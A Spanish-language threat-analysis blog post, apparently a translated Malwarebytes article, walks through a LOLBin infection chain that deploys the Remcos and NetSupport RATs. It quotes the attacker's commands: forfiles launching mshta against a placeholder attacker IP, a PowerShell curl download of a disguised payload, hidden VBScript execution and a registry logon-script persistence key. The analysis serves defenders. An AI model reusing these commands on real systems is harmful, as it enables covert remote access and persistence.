

Recientemente, nuestro equipo detectó un intento de infección que destacó, no por su sofisticación, sino por la determinación del atacante de llevar al extremo el enfoque de "vivir de los recursos de la tierra".
El objetivo final era desplegar Remcos , un troyano de acceso remoto (RAT), y NetSupport Manager , una herramienta legítima de administración remota que se usa frecuentemente como RAT. La ruta que tomó el atacante fue un verdadero recorrido por Windows ' utilidades integradas, conocidas como LOLBins (Living Off the Land Binaries, Binarios para vivir de la tierra).
Tanto Remcos como NetSupport son herramientas de acceso remoto que se utilizan indebidamente con frecuencia, ya que otorgan a los atacantes un control extenso sobre los sistemas infectados y a menudo se distribuyen a través de cadenas de infección o phishing en varias etapas.
Remcos (abreviatura de Control Remoto y Vigilancia) se vende como un producto legítimo. Windows Es una herramienta de administración y monitorización remota, pero es ampliamente utilizada por los ciberdelincuentes. Una vez instalada, proporciona a los atacantes acceso remoto completo al escritorio, control del sistema de archivos, ejecución de comandos, registro de pulsaciones de teclas, monitorización del portapapeles, opciones de persistencia y funciones de tunelización o proxy para el movimiento lateral.
NetSupport Manager es un producto legítimo de soporte remoto que se convierte en "NetSupport RAT" cuando los atacantes lo instalan y configuran silenciosamente para obtener acceso no autorizado.
Analicemos cómo se desarrolló este ataque, comando nativo por comando.
Etapa 1: El acceso inicial sutil
El ataque comenzó con una orden aparentemente extraña:
C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"
A primera vista, podrías preguntarte: ¿por qué no simplemente correr? mshta.exe ¿Directamente? La respuesta reside en la evasión defensiva.
Al involucrar forfiles.exeAunque se trataba de una herramienta legítima para ejecutar comandos en lotes de archivos, el atacante complicó el proceso. Esto dificulta que las herramientas de seguridad detecten la ruta de ejecución. En esencia, un programa de confianza inicia otro silenciosamente, formando una cadena con menos probabilidades de activar las alarmas.
Etapa 2: Descarga sin archivos y preparación
El mshta El comando recuperó un archivo HTA remoto que inmediatamente generó cmd.exe, que desplegó una elaborada línea de comando de PowerShell:
powershell.exe -NoProfile -Command
curl -s -L -o "<random>.pdf" (attacker-ip}/socket;
mkdir "<random>";
tar -xf "<random>.pdf" -C "<random>";
Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"
Esto es lo que hace:

El comando curl integrado de PowerShell descargó una carga útil disfrazada de PDF, que en realidad era un archivo TAR. Luego, tar.exe (otro de confianza) Windows (complemento) lo descomprimió en una carpeta con nombre aleatorio. Sin embargo, la estrella de este espectáculo fue glaxnimate.exe—una versión troyanizada de un software de animación real, preparada para propagar la infección al ejecutarse. Incluso aquí, el atacante depende completamente de Windows ' Herramientas propias: ni rastro de programas para soltar archivos EXE ni de macros.
Etapa 3: Puesta en escena a plena vista
¿Qué sucedió después? La copia maliciosa de Glaxnimate comenzó a escribir archivos parciales en C:\ProgramData:
SETUP.CAB.PARTPROCESSOR.VBS.PARTPATCHER.BAT.PART
Por qué .PART ¿Archivos? Es una táctica clásica de preparación de malware. Se colocan archivos a medio terminar hasta el momento oportuno, o quizás hasta que la descarga se complete. Una vez que no haya peligro, se renombran o se completan los archivos y luego se utilizan para distribuir las siguientes cargas útiles.
Etapa 4: Elaboración del guion del lanzamiento
El malware adora un buen script, especialmente uno que nadie ve. Una vez escrito por completo, Windows Se invocó Script Host para ejecutar el componente VBScript:
"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"
El script VBScript usó IWshShell3.Run para generar silenciosamente un proceso. cmd.exe con una ventana oculta para que la víctima nunca viera una ventana emergente o un cuadro negro.
IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");
¿Cuál es la función del archivo por lotes?
expand setup.cab -F:* C:\ProgramData
Utilice el expand utilidad para extraer todo el contenido del archivo previamente soltado setup.cab archivar en ProgramData, desempaquetando efectivamente el RAT NetSupport y sus auxiliares.
Etapa 5: Persistencia oculta
Para asegurarse de que su herramienta sobreviviera a un reinicio, los atacantes optaron por la ruta sigilosa del registro:
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f
A diferencia de las teclas Run de la vieja escuela, UserInitMprLogonScript no es un sospechoso habitual y no se abre visiblemente windows Cada vez que el usuario iniciaba sesión, el RAT lo acompañaba silenciosamente.
Reflexiones finales
Esta cadena de infección es una clase magistral de abuso de LOLBin y prueba de que a los atacantes les encanta convertir Windows ' herramientas propias contra sus usuarios. Cada paso del camino se basa en integradas Windows herramientas: forfiles, mshta, curl, tar, motores de scripting, reg, y expand.
Entonces, ¿se pueden usar demasiados LOLBins para desplegar un RAT? Como demuestra este atacante, la respuesta es "aún no". Pero cada paso adicional genera más ruido y deja más pistas para que los defensores las sigan. Cuantas más herramientas utilice un atacante, más únicas serán sus huellas digitales.
Manténgase alerta. Monitoree el posible abuso de LOLBin. Y nunca confíe en un .pdf que necesita tar.exe abrir.

A pesar del uso intensivo de LOLBins, Malwarebytes aún detecta y bloquea este ataque. Bloqueó la dirección IP del atacante y detectó tanto el RAT Remcos como el cliente NetSupport una vez instalados en el sistema.
Desde denunciar las amenazas hasta eliminarlas.
Los riesgos de ciberseguridad nunca deberían trascender un simple titular. Mantén tus dispositivos protegidos contra amenazas descargando Malwarebytes hoy mismo .







